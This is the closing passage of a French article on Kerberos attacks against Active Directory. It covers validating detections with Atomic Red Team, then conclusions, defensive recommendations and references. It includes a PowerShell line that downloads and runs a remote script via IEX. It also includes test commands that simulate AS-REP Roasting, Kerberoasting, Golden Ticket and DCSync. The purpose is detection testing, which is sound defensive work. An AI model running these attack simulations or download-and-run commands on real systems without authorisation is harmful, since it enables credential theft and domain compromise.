11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory


AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Quels sont les vecteurs d'attaque les plus courants sur les pipelines GitLab CI et GitHub Actions ?

Les vecteurs d'attaque les plus courants incluent l'injection de commandes via des variables d'environnement non sanitisees, la compromission de runners partages, l'exploitation de secrets exposes dans les logs de build, le poisoning de caches de dependances, et l'abus de workflows declenchables par des pull requests de forks externes. La mitigation passe par l'isolation des runners, le chiffrement des secrets, et la revue systematique des fichiers de configuration CI.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr